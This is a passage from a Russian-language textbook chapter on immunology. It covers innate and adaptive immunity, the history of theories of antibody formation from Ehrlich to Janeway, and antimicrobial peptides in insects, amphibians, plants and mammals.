низации здравоохранения, США и России, вспышка новых или возвращающихся инфекций может произойти в любое время и в любой точке планеты. Из природных очагов в человеческую популяцию практически ежегодно заносятся неизвестные микроорганизмы. В течение последних *30 лет* человечество столкнулось с 40 *новыми* опасными микроорганизмами, которые во многих случаях создали реальную угрозу для жизни и здоровья сотен тысяч людей. Среди них – *вирус Эбола, возбудитель болезни легионеров, ВИЧ, коронавирусы* и другие патогены. Из новых инфекций, проникших в человеческую популяцию, достаточно упомянуть вспышку так называемой *атипичной пневмонии* (тяжелый острый респираторный синдром) в Китае, факты заражения людей *вирусом гриппа птиц (H5N1)* и Пандемию COVID-19 (которая уже унесла в мире жизни более 3,4 млн человек). Поэтому исследования в области классической иммунологии злободневны как некогда.

Существенный вклад в развитие иммунологии внесли выдающиеся ученые *Луи Пастер, Пауль Эрлих (нем. Paul Ehrlich), Фрэнк Макферлейн Бернет (Burnet, Frank Macfarlane), Нильс Ерне (Niels Kaj Jerne), Дж. Ледерберг (англ. Joshua Lederberg), Д. Толмейдж (англ. D.V. Talmage), Илья Ильич Мечников (Elie Metchnikoff), Чарльз Джаневей (Charles A. Janeway), Ruslan M. Medzhitov и Jules Alphonse Hoffmann и др.* Современное представление о иммунологии можно получить из учебника *Charles A Janeway, Jr, Paul Travers, Mark Walport, and Mark J Shlomchik «Immunobiology: The Immune System in Health and Disease: 5th (Fifth) Edition» (2001), или Murphy, Kenneth M., Weaver, Casey «Janeway's Immunobiology: Ninth International Student Edition» (2016).*

1.2.1.Основные понятия и определения иммунитета

В основе современных классической и математической иммунологии лежит *клонально-селекционная теория* Ф. Бернета, развитая и пополненная научными результатами *Н. Ерне, Дж. Ледерберга и Д. Толмейджа [1–6].* Суть ее заключается в том, что иммунная система распознает на молекулярном уровне опасные для организма структуры, называемые *антигенами.* Иначе говоря, она распознает генетически чужеродный материал, а также измененный свой (например, раковые опухоли). Главным инструментом осуществления этой функции является создание *специфических клонов* иммунных клеток, то есть групп клеток, «*настроенных*» на определение какого-то конкретного *антигена.* Всего в организме существует огромное множество таких клонов разной специфичности, позволяющих «*распознать*» практически любой возможный антиген, *кроме* своего собственного (чтобы не начать войну с собственный организмом). Упрощенно схема создания упомянутых *клонов* может быть представлена следующим образом: изначально иммунная система с помощью специального генетически обусловленного механизма создает *клоны всевозможной специфичности*, которые затем проходят *отбор*, заключающийся в том, что клоны, специфичные к собственным здоровым тканям, уничтожаются.

Помимо описанной схемы, получившей название *адаптивный* (или *приобретенный)* иммунитет, в организме существует *врожденный* (или *естественный)* иммунитет. В основе учения о врожденном иммунитете лежит *фагоцитарная теория И. И. Мечникова*, развитая и расширенная в последние десятилетия благодаря трудам *C. A. Janeway, R. Medzhitov* и *J. Hoffmann* [7–16]. Согласно данной теории на поверхности специализированных иммунных клеток врожденного иммунитета *(моноцитов/макрофагов, нейтрофилов* и др.), а также (в меньшей степени) практически на всех клетках организма существуют так называемые *образ-распознающие рецепторы* (*pattern recognition receptors, PRR*). Данные рецепторы способны очень чутко различать патогенные организмы не только по отдельных их *белкам*, но и по их совокупности - по характерным для специфического патогена *молекулярным образам (pathogen-associated molecular patterns, PAMP*). После того, как патоген опознан, клетки врожденного иммунитета пытаются его уничтожить. Эта система является первым уровнем обороны. Если патоген не удается подавить силами врожденного иммунитета, то в борьбу вступает иммунитет адаптивный (см. рис. 1.30)

Оба иммунитета связаны и взаимно дополняют друг друга [15–20]. Более того врожденный иммунитет почти всегда выступает в качестве необходимой платформы для развития адаптивного иммунного ответа (см. рис. 1.31). Клетки врожденного иммунитета выступают в качестве источника информации для клеток адаптивного иммунитета. Захватывая патогенные организмы и структуры они перемещаются в центры развития адаптивного иммунного ответа (*лимфоузлы, селез*енку и др.), дробят захваченный материал на небольшие молекулярные фрагменты, которые затем представляют для анализа клеткам адаптивного иммунитета. Процесс этот называется *презентацией* антигена, а сами клетки – *антиген презентирующими клетками.*




Рис. 1.30. ***Виды иммунитета живого организма***




Рис. 1.31. ***Упрощенная схема работы иммунитета***

Система адаптивного иммунитета имеет довольно сложную структуру [15–20], имеющую целью развитие различных форм иммунного ответа (наиболее подходящих к конкретному патогену). В качестве очень общей классификации можно выделить две основных формы адаптивного иммунитета: *клеточную* и *гуморальную* (химически обусловленную).

При развитии клеточного иммунного ответа основными действующими лицами становятся специфичные *Tc лимфоциты* (или иначе *CD8 + Т-киллерные клетки).* Они находят зараженные клетки организма и уничтожают их (для чего у Т-киллеров имеется большой арсенал средств).

Основными действующими лицами гуморального иммунитета являются специфичные *В-лимфоциты* (иначе *плазмоциты),* они секретируют в большом количестве *антитела* – белки, которые, проникая во все уголки организма, прилепляются к имеющим антиген клеткам или микроорганизмам и уничтожают их или способствуют их уничтожению силами врожденного иммунитета. В некоторых случаях *В-лимфоциты* могут выступать в качестве антиген-презентирующих клеток наравне с клетками врожденного иммунитета (а иногда даже вместо них).

В целом всеми процессами адаптивного и, частично, врожденного иммунитета управляют специфичные *Th лимфоциты* (иначе *CD4 + Т-хелперные клетки). Т-хелперы* определяют, какой тип иммунного ответа наиболее подходит в конкретном случае, и координируют развитие иммунного ответа с помощью специальных сигнальных молекул – *цитокинов* (иначе *интерлейкины).*

Цитокины представляют собой небольшие молекулы белковой природы. На данный момент науке известны несколько сотен различных типов цитокинов [17–20]. Любая клетка организма, в особенности иммунокомпетентная клетка, имеет на своей мембране огромное число различных рецепторов к цитокинам, и сама способна производить немалое их число. При этом, как показали исследования внутриклеточных активационных связей, восприятие сигналов от цитокинов идет не тривиальным путем, когда один цитокин активирует конкретный ген, но клетка воспринимает сигнал от всех цитокинов в совокупности, и на выходе можно получить совершенно непредсказуемую реакцию. Образно, клетки воспринимают некоторые слова, составленные из букв цитокинов. При этом сами цитокины образуют некоторую сеть (см. рис. 1.32), которая живет по своим, еще малоизученным законам. При этом упомянутая сеть поддерживается и используется всеми клетками иммунной системы, и, частично, другими клетками организма.




Рис. 1.32. ***Современное представление цитокиновой сети, SABiosciences Corporation.***

Другими «координационными клетками» являются *регуляторные* (или *супрессорные)* лимфоциты. Их основная задача запускать процессы торможения иммунного ответа, когда «опасность миновала», или ограничивать силу им-

мунного ответа, когда этого требуют обстоятельства. Они также используют цитокины для управления процессами иммунного ответа.

Заметим, что все процессы иммунного ответа неразрывно связаны с понятием *пролиферации* и *дифференцировки* [14, 20]. *Пролиферация* – процесс деления клетки, запускаемый в ходе иммунного ответа на антиген. *Дифференцировка* – это своего рода дозревание клетки, в ходе которого она приобретает определенный *фенотип* (набор свойств) и становится способной выполнять узкоспециализированные функции. Дифференцировка характерна для всех клеток иммунной системы. При этом управлять процессами дифференцировки всех типов иммунных клеток, «направлять их в нужное русло» призвана в первую очередь цитокиновая сеть.

Таким образом, высокоорганизованным живым существам иммунная система необходима для того, чтобы эффективно бороться с инфекционными болезнями, то есть с простейшими живыми *организмами-патогенами: бактериями, микробами, грибками и конечно же вирусами.* Иммунная система защиты живого организма отвечает за *генетический гомеостаз* (genetic *homeostasis*) [греч. *genetikos* – относящийся к рождению, происхождению; греч. *homoios* – подобный, одинаковый и *stasis* – неподвижность, стояние]. Она помогает поддерживать динамическое равновесие генетической структуры, что обеспечивает максимальную жизнеспособность организма в изменяющихся условиях среды. Основная задача иммунной системы – уничтожать не только все чужеродные организмы и продукты их жизнедеятельности, проникающие извне (*бактерии, вирусы, грибки, микробы, токсины* и прочее), но также и клетки собственного организма, если «что-то пошло не так» и, например, они превратились в *злокачественную опухоль*, то есть стали генетически чужеродными.

В настоящее время классическая иммунология активно развивается. За заслуги в области изучения иммунитета многие ученые получили Нобелевскую премию, например в 2018 году этой награды были удостоены *Джеймс Аллисон (англ. James P. Allison*, род. 1948) из США и представитель Японии *Тасуко Хондзе* (*англ. Honjo Tasuku, род. 1942*). Так, открытия *Эллисона и Хондзе* позволили разработать новый метод лечения некоторых видов рака, ранее считавшихся безнадежными.

1.2.2. Развитие модельных представлений об иммунитете

В XI веке теорию *о приобретенном иммунитете* выдвинул известный персидский ученый, философ и врач *Авиценна* (980–1037). В 1546 году эту теорию развил венецианский врач *Джироламо Фракасторо* (Fracastorius, итал. Girolamo Fracastoro; 1478–1553). В XVIII веке возникли первые вакцины от оспы – заболевания, эпидемия которого унесла, предположительно, миллионы жизней в Европе, Китае, Японии, Корее и на Ближнем Востоке. Так, первую вакцинацию против натуральной оспы провел английский врач *Эдвард Энтони Дженнер* (англ. *Edward Anthony Jenner*, *1749–1823*), который использовал неопасный для человека вирус коровьей оспы. Позднее были произведены вакцины от некоторых других заболеваний. В 1881 году выдающийся французский химик и микробиолог *Луи Пастер* (1822–*1895)* испытал вакцину от бешенства. Иммунология *Л. Пастера* получила название иммунологии растворов или *гуморальная иммунология.*

В 1883 году *Илья Ильич Мечников* (1845–1916) открыл явление фагоцитоза – захвата и уничтожения специальными клетками – макрофагами и нейтрофилами – микробов и других чужеродных организму биологических частиц, тем самым *И. И. Мечников* основал так называемую *клеточную* иммунологию. Именно этот механизм, полагал он, и является основным в иммунной системе, выстраивая линии защиты от вторжения патогенов. Именно фагоциты бросаются в атаку, вызывая реакцию воспаления, к примеру, при уколе, занозе и т. д.. XX век принес революционные открытия в иммунологии. В 1901 году австрийский врач и биолог *Карл Ландштейнер (нем. Karl Landsteiner; 1868–1943)*, открыл *группы крови* и их иммунную природу. Тогда же в обиход вошло ставшее основным в иммунологии понятие *антитела* – частицы, нейтрализующей чуждую частицу (антиген), а также понятие *мутации*, основное в генетике и дарвинизме [14, 20, 21].

Выдающийся немецкий врач *Пауль Эрлих (нем. Paul Ehrlich, 1854–1915)*, взял из химической иммунологии *Луи Пастера* понятие антитела (растворимого белка, нейтрализующего антиген), а из клеточной *И.И. Мечникова* – идею клетки как активного иммунного деятеля. Далее *П. Эрлих* (см. рис. 1.33) разработал модель иммунитета на основе «теория боковых цепей». Главный вывод, к которому пришел *П. Эрлих*, состоял в том, что антитело не может образовываться химически в ответ на появление антигена. А значит, «*физиологические аналоги антител должны существовать заблаговременно в организме и в его клетке*». Если так, то попавший в клетку антиген вызывает всего лишь усиленную выработку нужного антитела из пред-

шественника, то есть (как стали говорить позже) производит своеобразную *селекцию*. Заметим, что П. Эрлих был прав лишь отчасти: конечно, какие-то предшественники антител необходимы, но они никак не могут быть их «*физиологическими аналогами*», поскольку физиология будущих антител может быть весьма различной, и ее заранее трудно предсказать. *К. Ландштейнер* экспериментально выяснил, что антиген «дает» иммунной системе *инструкцию*, согласно которой формируется антитело.

Рис. 1.33. ***Создатели первых теорий иммунитета***

Далее разгорелся вековой спор *селективной и инструктивной* научных школ в понимании *иммунного ответа* [21]. Что появляется в организме сначала: *антиген* (инфекция) или *антитело* против него? Инструктивная теория придерживалась *принципа причинности*, согласно которому всякое следствие следует во времени за своей причиной. Поскольку антитело есть ответ организма на антиген, то есть следствие появления антигена в организме, то оно должно появляться позже, чем антиген. Селективная теория утверждала обратное, селекционисты считали, что антитела возникают *случайно* и что некоторые из них оказываются годными для борьбы с данным антигеном. То есть взамен принципа причинности здесь использовался *принцип случайности*.

В 1941 году австралийский вирусолог *Фрэнк Макферлейн Бернет* (*Burnet, Frank Macfarlane, 1899–1985)* предложил первую модель выработки антител на основе *инструктивной теории*. В 1955 году датский иммунолог *Нильс Ерне* (*Niels Kaj Jerne, 1911–1994)* предложил гибридную *(селективно-инструктивную)* идею. Слабую сторону селективной идеи (наличие огромного числа различных антител, заранее существующих в организме, что невероятно) *Н. Ерне* предложил укрепить допущением, что каждого антитела в организме ничтожно мало – одно или несколько штук. Тогда различных антител в нем могут (считали в то время) находиться миллиарды, так что на каждый антиген, попавший внутрь организма, в принципе может найтись нужное антитело [21]. Для того чтобы схема могла работать, надо, чтобы в ответ на попадание антигена нужное антитело начинало взрывообразно размножаться. Это возможно в результате *автокаталитического (самоускоряющегося)* процесса, если (вот второе допущение) антитело служит само для себя матрицей, то есть само себя копирует. Иначе говоря, служит само себе инструкцией (см. рис. 1.34–1.36).




Рис. 1.34. ***Схема гуморального иммунного ответа***

В 1957 году вместо случайного нахождения антитела *Ф. Бернет* вводит принцип его случайного появления. Единственной мутантной клетки, производящей нужное антитело, будет достаточно для борьбы с заразой, если (вот третье допущение) эта клетка создаст *клон*, то есть начнет безудержно делиться, в отличие от остальных клеток, и тем самым подвергнется *селекции*. Клональное деление иммунных клеток было уже известно, но причина его оставалась загадкой.

В результате, *инструктивную (автокаталитическую)* гипотезу *Н. Ерне «белок → белок» Ф. Бернет* заменил *гипотезой «соматической[5] мутации ген → белок»*. Родилась селективная *«клонально-селекционная теория образования антител»*. Ее успех побудил *Ф. Бернет* написать книгу *«Клонально-селекционная теория приобретенного иммунитета»* (1959 год). Заметим, что *«центральная догма молекулярной биологии» (ДНК → РНК → белок)* была высказана позже, в 1958 году британским биологом и биофизиком *Ф. Крик (англ. Francis Harry Compton Crick, 1916–2004)*.

В 1960 году *Ф. Бернет* вместе с английским биологом *Питером Медаваром* (англ. *Medawar, Peter Brian, 1915–1987*), стали нобелевскими лауреатами за результат – *приобретенной иммунной толерантности*. Этот результат состоял в следующем. Как известно, у теплокровных (млекопитающие и птицы) ткань, пересаженная от одного организма другому того же вида, не приживается, а отторгается. Причина в том, что у них идет непрерывная процедура распознавания белков (своих и чужих) на предмет выявления чужеродных. Последние уничтожаются, а свои – нет: к ним организм про-




Рис. 1.35. ***Схема антибактериального иммунного ответа***




Рис. 1.36. ***Схема противовирусного иммунного ответа***

являет *толерантность*. Оказалось, что толерантность не наследуется, а формируется в каждой растущей особи заново. Поэтому *Ф. Бернет* предположил, что можно сделать животное толерантным к чужим белкам, если ввести их в кровь новорожденного. Научная группа *П. Медавара* подтвердила это предположение экспериментально [21].

В 1970-х годах представитель блестящей австралийской школы иммунологов *Эдвард Стил* предложил свою концепцию иммунитета, отличную от клональной и …. чуть не поплатился своей научной карьерой. *П. Медавар* потребовал, чтобы *Э. Стил* прекратил опыты и сменил область деятельности. В 1981 году *Э. Стил* писал: «Сэр Питер Медавар и его коллеги сообщили мне… что я должен сменить область своих научных интересов и не публиковать ничего на тему «*сома → зародышевая линия*» [21, 24]. В их спор вмешался великий английский философ *Карл Поппер* (1902–1994), который поддержал *Э. Стила*.

До отъезда в Канаду *Э. Стил* работал в Канберре, в лаборатории, которой руководил иммунолог *Элистер Каннингэм* (*A. J. Cunningham*), который открыл *соматический гипермутагенез* – процесс очень быстрого изменения гена, кодирующего иммуноглобулин (составной белок, образующий антитело). Дальнейшие исследования показали, что в результате *гипермутагенеза* изменяются как раз те точки молекулы *антитела*, которые контактируют с *антигеном*.

Под влиянием работ *Э. Каннингэма* японский иммуногенетик *Судзуми Тонегава* выяснил, что *гипермутагенез* – поздняя стадия *иммуногенеза*, прежде которой каждый такой ген уже должен сформироваться. Он заново собирается в ходе развития каждого организма, когда у плода, а затем у ребенка формируется иммунная система. Уже после этого идет гипермутагенез (часто – при вторичной встрече с той же заразой), завершающий точную подгонку антитела к антигену. При этом сборка гена происходит следующим образом. Комбинируются всего три типа генетических блоков – V, D и J. В геноме млекопитающего (как мыши, так и человека) есть около сотни блоков типа V, около 30 блоков типа D и шесть – типа J. Ген изменчивой части тяжелой цепи каждого антитела собирается из одного V, одного D и одного J-фрагмента. С этой тройки (цепочки) и считывается первый вариант нужного белкового домена антитела (второй вариант получится в ходе гипермутагенеза). Аналогично формируется ген легкой цепи, только в нем нет блоков типа D. Обнаружив это явление, *С. Тонегава* решил (а в 1987 году заявил в Нобелевской лекции), что выбор блока для включения в данный ген происходит случайно, что здесь имеет место «*сложная неравномерная случайность*» [24].

Французский зоолог *Поль Вентребер* (1867–1966) – представил в качестве основного способа эволюции иммуногенез, точнее, выработку антител. Вентребер предложил следующую схему адаптации организма к новой среде: если какой-то орган перестает справляться со своей работой, он вынужден работать в ненормальном режиме, в нем начинается производство какого-то вещества, вредного для организма, и это вещество служит сигналом для поиска адаптации. Вредное вещество он понимал как антиген, а адаптацию – как выработку антитела. Это было весьма оригинально, поскольку о внутренних антигенах тогда не знали ничего. Теперь все знакомы с таким пониманием запуска адаптации: это концепция, согласно которой ее запускает стресс (запускающие вещества именуют *стрессорами*). Австрийский физиолог *Ганс Селье (нем. Hans Hugo Bruno Selye, 1907–1982)* развивал концепцию стресса с 1936 года.

Фактически *П. Вентребер* отождествил стрессоры с антигенами и решил, что иммунный процесс, ими запущенный, ведет к перестройке того гена, который ответствен за работу данного органа. Здесь легко заметить то понимание работы генетической системы, которое получило название «*оперонная регуляция*» и было предложено французскими генетиками *(Франсуа Жакоб* и др., 1960).

П. Вентребер не только уверенно встал на сторону приверженцев ДНК, но и дал набросок предполагаемого механизма ее генетического действия: нуклеиновая кислота, находясь в цитоплазме, как-то узнает о строении антигена, а делает это знание наследственным, когда попадает в клеточное ядро [24].

В книге «*Живое, творец своей эволюции*» (1962) *П. Вентребер* развил свою гипотезу:

1) поломка гена ведет не к адаптивной реакции, а к порче работы организма, к дефициту какой-то функции, и ее надо восстановить (в наше время это называют *генетическим поиском* [14, 20]);

2) сильное воздействие среды может привести к такому повреждению гена, какое сделает развитие организма по прежнему пути невозможным: тогда реализуется иной путь, например *атавистический (возврат признаков предка)*.

3) таким образом, *мутагенез* при сильном дискомфорте особей может не иметь ничего общего с обычно изучаемым мутагенезом и именно тогда приводить к появлению нового вида.

Вентребер писал: «Ген – продукт протоплазмы. Собранный из ДНК и нуклеопротеина, он ... не что иное, как продукт, сотворенный живым [веществом]. Тем самым он – его делегат в хромосомах, гормональная субстанция, стоящая в резерве и используемая, когда надо» [24].

Германо-американский эмбриолог *Пауль Вейсс* полагал (1947–1955), что взаимодействие поверхностей клеток сходно с взаимодействием антиген-антитело, работая как ключ и замок. К 1960 году, то есть к началу эры молекулярной биологии, было известно, что при развитии зародыша запуск формирования каждого органа сопровождается запуском синтеза определенного вещества (индуктора) и что выявить этот индуктор можно иммунологическим приемом. Такие вещества назвали антигенами дифференцировки [14, 20]. Затем, в конце 1960-х годов, подобный иммунологический прием помог определить те вещества на поверхности клеток, которые позволяют клеткам соединяться с аналогичными (прилипать к ним) и не соединяться с чуждыми клетками. Этим весьма разнообразным веществам позже было дано название *МКА – молекулы клеточной адгезии* (то есть прилипания) [20].

Вскоре на МКА обратил внимание *Джералд Эдельман (англ. Gerald Maurice Edelman, 1929–2014)*, американский биолог, получивший в 1972 году Нобелевскую премию за расшифровку строения антитела [18]. Вскоре он стал известен исследованиями взаимодействия клеток многоклеточных организмов и роли этого взаимодействия в развитии зародыша. В 1976 году он и соавторы обнаружили среди МКА группу белков, которые оказались *иммуноглобулинами*, весьма сходными с иммуноглобулинами антител, и сумели вскоре расшифровать их строение. Им удалось показать, что развитие зародыша сопровождается многократными сменами типов МКА на поверхностях его клеток. В итоге родилась гипотеза, согласно которой весь *онтогенез* (развитие особи из единственной начальной клетки) запрограммирован последовательностью синтезов МКА.

В 1989 году, через два года после появления гипотезы *Д. Эдельмана*, американский иммунолог *Чарльз Джаневей (1943–2003)* выступил со статьей «*Эволюция и революция в иммунологии*» [22]. Он отметил, что иммунитет ведет главные бои с инфекцией на ином фронте. В самом деле, тот иммунитет, о котором мы говорили до сих пор, – *приобретенный*, или *адаптивный*, формируется, как и сам организм, в каждом поколении заново. Он есть только у теплокровных животных, тогда как с инфекцией успешно борются все – и животные, и растения. Этот всеобщий иммунитет является *врожденным* (одну его форму, общую для животных, – *фагоцитоз* – открыл *И. И. Мечников*) [7–12]. Врожденный иммунитет весьма эффективен, однако через сто лет после открытия он оказался почти всеми забыт, его едва упоминали (подчас даже именуя «*доиммунными формами*» сопротивляемости), а то и не поминали вовсе [24].

Конечно, иммунологи не раз отмечали, что врожденный иммунитет отнюдь не прост и весьма важен, что он тесно связан с адаптивным и даже является основой последнего. Например: «*Врожденный иммунитет… позвоночных функционирует не только самостоятельно, но также и как первая и заключительная стадия иммунитета приобретенного*» [21]. Теперь, в начале нашего века, это стало ясно большинству. Заметим, что заметка российского биохимика *Г. И. Абелева (1928–2013)* [24] содержала в сжатом виде сводку идей и фактов, составивших вскоре интерес *новейшей иммунологии.*

Ч. Джаневей высказал предположение [13, 14, 22], что на поверхности клеток, ответственных за иммунную реакцию (у любого организма), расположены «образ распознающие рецепторы» (*pattern-recognition receptors – PRR),* которые он назвал так потому, что они умеют различать классы молекул. Для этого данный PRR должен узнавать ту часть распознаваемой молекулы, которая является общей для всех молекул данного класса. В 1990-е годы предположение *Ч. Джаневея* подтвердилось, даже стали утверждать что «*первичная роль врожденной иммунной системы – саморегуляция.., а защитная вторична*». Прежде так писали только про иммунитет адаптивный (ту мысль, что главное назначение адаптивного иммунитета – контроль целостности теплокровного организма, высказал еще *Ф. Бернет*).

Было сделано предположение, что два типа иммунитета решают противоположные задачи: задача *PRR* – общая, а множество задач антител – частные [13, 14]. Все вместе *PRR* узнают основную массу чужеродных антигенов, обеспечивая тем самым основную иммунную защиту, причем безразличны к антигенам собственного организма. Антитела, наоборот, могут возникать порознь на любые антигены, в том числе на собственные. Поэтому синтез антител необходимо жестко контролировать, что и делает система врожденного иммунитета. С пониманием этого иммунология получила основной принцип.

Возник вопрос, если врожденный иммунитет столь эффективен, то зачем возник иммунитет адаптивный? Зачем антитела и прочее, если для выживания вида его особям достаточно иметь *PRR*? Если без сигна-




Рис. 1.37. ***Упрощенная схема иммунного ответа***

ла от *PRR* не может начаться и синтез антител? Со временем выяснилось, что *адаптивный иммунитет* нужен для формирования *иммунной памяти*, позволяющей живому организму выживать в условиях ранее неизвестных вредоносных воздействий (см. рис. 1.37).

Адаптивный (приобретенный) иммунитет – совокупность иммунных реакций, формирующихся в ходе развития и дальнейшей жизни организма. Полностью представлен у теплокровных животных (птицы и млекопитающие) в форме Т-клеток, борющихся с вирусами, и В-клеток, борющихся с бактериями с помощью антител. У иных организмов адаптивный иммунитет выражен слабо (например, у насекомых и низших позвоночных) или не выражен вовсе (например, у губок и одноклеточных). Он приводится в действие системой врожденного иммунитета (имеющейся у всех организмов и вступающей в действие сразу по проникновении заразы в организм), причем начинает действовать через несколько суток после заражения, если система врожденного иммунитета не смогла до этого справиться с заразой. Важнейшая черта адаптивного иммунитета – иммунная память, то есть отсутствие или более легкая форма заболевания при повторном заражении организма той же инфекцией.

Альтернативный сплайсинг – тот тип сплайсинга, при котором вырезаются не только все интроны, но и некоторые экзоны (кодирующие участки РНК). При таком сплайсинге на одной макромолекуле РНК может быть синтезировано много различных белковых цепочек. Аналогичный процесс на уровне ДНК именуется соматической рекомбинацией.

Клон – потомство, полученное от единственной особи (ею может быть как клетка, так и многоклеточный организм) путем последовательного многократного бесполого размножения.

Репарация ДНК – совокупность внутриклеточных процессов восстановления поврежденной структуры макромолекулы ДНК. В зависимости от типа повреждения и используемого механизма починки, репарация может происходить сразу после повреждения, в процессе репликации (самовоспроизведения двойной цепи) ДНК или же сразу после репликации.

Сплайсинг – процесс удаления из макромолекулы мРНК интронов (некодирующих участков) с последующей сшивкой образовавшегося разрыва в цепочке РНК. Происходит после транскрипции РНК, но до ее трансляции, то есть до считывания с нее аминокислотной цепочки.

1.2.3. Еще более древняя организация иммунитета

Высокоорганизованным живым существам иммунная система необходима для того, чтобы бороться с инфекционными болезнями, то есть с простейшими живыми *организмами-патогенами: бактериями, микробами, грибками и, конечно же, вирусами.* Однако иммунитет – это не только *выработка антител и активация фагоцитов.* Растения и многие животные справляются с инфекциями с помощью *пептидов,* способных уничтожать *патогенные микроорганизмы.* Антимикробные пептиды растений, простейших, насекомых и высших животных, включая человека, близки по структуре. Это наводит на мысль, что они представляют собой древнейшую систему защиты организма от инфекции, которая сохранилась даже у животных с развитой иммунной системой практически в первозданном виде. Несмотря на свой «преклонный возраст», *антимикробные пептиды* эффективно борются с бактериями, что создает перспективы для их практического применения [19].

Но, скорее всего, мало кто задумывался над тем, есть ли иммунитет у беспозвоночных животных, например у насекомых. Поиски ответа на этот, казалось бы, простой вопрос привели к открытию нового класса уникальных веществ. Оказывается, иммунной системы в том понимании, к которому мы привыкли, у насекомых нет. У них не вырабатываются защитные белковые молекулы – антитела, способные блокировать попавшие в организм чужеродные белки. Между тем ученым давно известно, что с болезнетворными микроорганизмами насекомые все же умеют бороться. Но как? Впервые на этот вопрос удалось ответить в 1980 году группе исследователей под руководством *Ханса Бомана* из Стокгольмского университета (Швеция). Гусенице шелкопряда *Hyalophora cecropia* сделали инъекцию раствора, зараженного бактериями, а затем собрали и проанализировали химические вещества, которые выделила инфицированная гусеница в ответ на укол. В результате ученые получили два новых химических соединения – пептидные молекулы, состоящие из 35–39 аминокислот. Их назвали цекропинами в честь шелкопряда. Антимикробная активность цекропинов оказалась очень высокой. Вскоре подобные вещества нашли в секрете бабочек и мух.

В принципе, антимикробные вещества, представляющие собой короткие молекулы из 24–40 аминокислот, известны давно. Более полувека назад были выделены антимикробные пептиды грамицидин и низин, которые широко используются в фармацевтической и пищевой промышленности. Давно описаны растительные антибактериальные пептиды и пептиды из пчелиного яда. Тем не менее, открытие *Х.Бомана* вызвало интерес. Во-первых, выделенные пептиды на первый взгляд очень напоминали давно известное вещество мелиттин, содержащееся в пчелином яде, но с одной маленькой разницей: в отличие от мелиттина, цекропины убивали клетки бактерий только типа *Escherichia coli* (так называемые грамотрицательные бактерии) и совершенно не действовали ни на другие микроорганизмы, ни на клетки высших организмов. Понятно, что такая высокая избирательность действия делала цекропины потенциальными кандидатами на применение в качестве лекарства. Во-вторых, стало ясно, что цекропины и им подобные вещества обеспечивают защиту насекомых от разных болезней, то есть природный иммунитет (см. рис. 1.38) [19].




Рис. 1.38. ***Пример пептидной связи***

Вслед за цекропинами были идентифицированы и другие вещества из секреторных выделений различных насекомых. Некоторые из них избирательно уничтожают грамположительные бактерии, другие (выделенные из секрета плодовой мушки – дрозофилы) – грибковые микроорганизмы. Великое множество антимикробных пеп-

тидов выделено из ядов различных насекомых и пресмыкающихся: змей, скорпионов, пауков, ос. В конце 1980-х годов *Майкл Заслофф*, работающий в системе Национальных институтов здоровья в *Бетесде (США)*, открыл, что кожный покров обыкновенной лягушки в ответ на микробное поражение или повреждение запускает сильнейшую систему биохимической защиты: выделяет большое количество антимикробных пептидов, состоящих из 23 аминокислот [26]. *М. Заслофф* назвал новые соединения «*магайнины*» (производное от древнееврейского слова, означающего «*щит, защита*»).

Поначалу среди исследователей бытовало мнение, что антимикробные пептиды вырабатываются секреторными органами только низших существ, не имеющих развитой иммунной системы. Но уже в 1988 году было показано, что и млекопитающие – кролики, коровы и даже люди – могут выделять похожие вещества. Причем происходит это преимущественно в области кишечника, респираторного тракта и мочеточников. Пептиды постоянно вырабатываются даже в «спокойном» состоянии организма, а при воспалении или повреждении органов происходит всплеск их синтеза. Поэтому сегодня одна из основных целей – поиск веществ, стимулирующих выброс антимикробных пептидов в организме человека. К удивлению исследователей, соединение, подстегивающее природный иммунитет, нашлось в дрожжах и йогурте. Оказалось, что это аминокислота изолейцин, не синтезирующаяся в организме, а поступающая в него исключительно с продуктами питания.

Как уже было сказано выше, антимикробные пептиды вырабатывают даже растения (см. рис. 1.39). Растительные *пептиды – тионины* – открыты очень давно, почти 50 лет назад. По структуре они похожи на антимикробные пептиды насекомых и так же эффективно уничтожают грибковые микроорганизмы, а против бактерий практически бессильны. *Пептид дрозомицин* из плодовой мушки по строению похож на *дефензин* из семян редьки, антимикробные пептиды из секрета бабочек напоминают *тионины* из семян ячменя или пшеницы [19].

Многие исследователи считали, что у насекомых и пресмыкающихся антимикробные пептиды – практически единственная система защиты от болезней, а у высших позвоночных, обладающих нейроэндокринной и иммунной системами, это своего рода атавизм. Но потом ученые нашли экспериментальные подтверждения того, что антимикробные пептиды жизненно необходимы и организму млекопитающих. Так, в 1999 году в Калифорнийском университете (США) у подопытных мышей «выключили» ген, который отвечал за синтез фермента, активировавшего выработку антимикробного пептида в тонком кишечнике. По сравнению с обычными животными такие мыши быстрее подхватывали различные кишечные бактериальные инфекции и чаще умирали от них [19].

Каким образом антимикробным пептидам удается быстро и эффективно уничтожать бактерии, остается загадкой. Но все же кое-какие закономерности в структуре и механизме их действия ученым уже известны. Доказано, что большинство таких пептидов взаимодействуют с клеточной мембраной бактерий, вернее, с двойным липидным слоем мембраны. Кроме того, антимикробные пептиды всегда несут на себе положительный заряд, а на поверхности липидного бислоя бактериальной мембраны – отрицательный. Потому понятно, что ключевую роль в антибактериальном действии играют электростатические взаимодействия положительно заряженных пептидов и отрицательно заряженной оболочки бактерий. Но чистой электростатикой активность пептидов не объяснить. Ведь иногда пептиды уничтожают один вид бактерий, а другой, с таким же поверх-




Рис. 1.39. ***Виды пептидов***

ностным зарядом, не замечают. Кроме того, неясно, как некоторые положительно заряженные пептиды разрушают электрически нейтральную мембрану клеток млекопитающих. Особенно непонятно, а некоторым ученым кажется даже мистикой, что пептиды, даже если разрушают клетки высших животных, никогда не поражают клетки «хозяина» (см. рис. 1.40).




Рис. 1.40. ***Примеры свертывания белков***

Не последнюю роль играет и тот факт, что молекулы большинства известных антимикробных пептидов при попадании в окружение липидов клеточной мембраны превращаются из неупорядоченных линейных в правосторонние спиральные. Видимо, спиральная структура необходима для того, чтобы пронизать мембрану микробной клетки. Но еще более важное свойство пептидов – амфифильность. Это означает, что заряженные и незаряженные группы аминокислот расположены по разные стороны молекулы, то есть заряд распределен не равномерно, а сконцентрирован на одном участке пептида. Пептид как бы «сжал весь заряд в кулак», чтобы поразить мишень – клеточную мембрану бактерии.

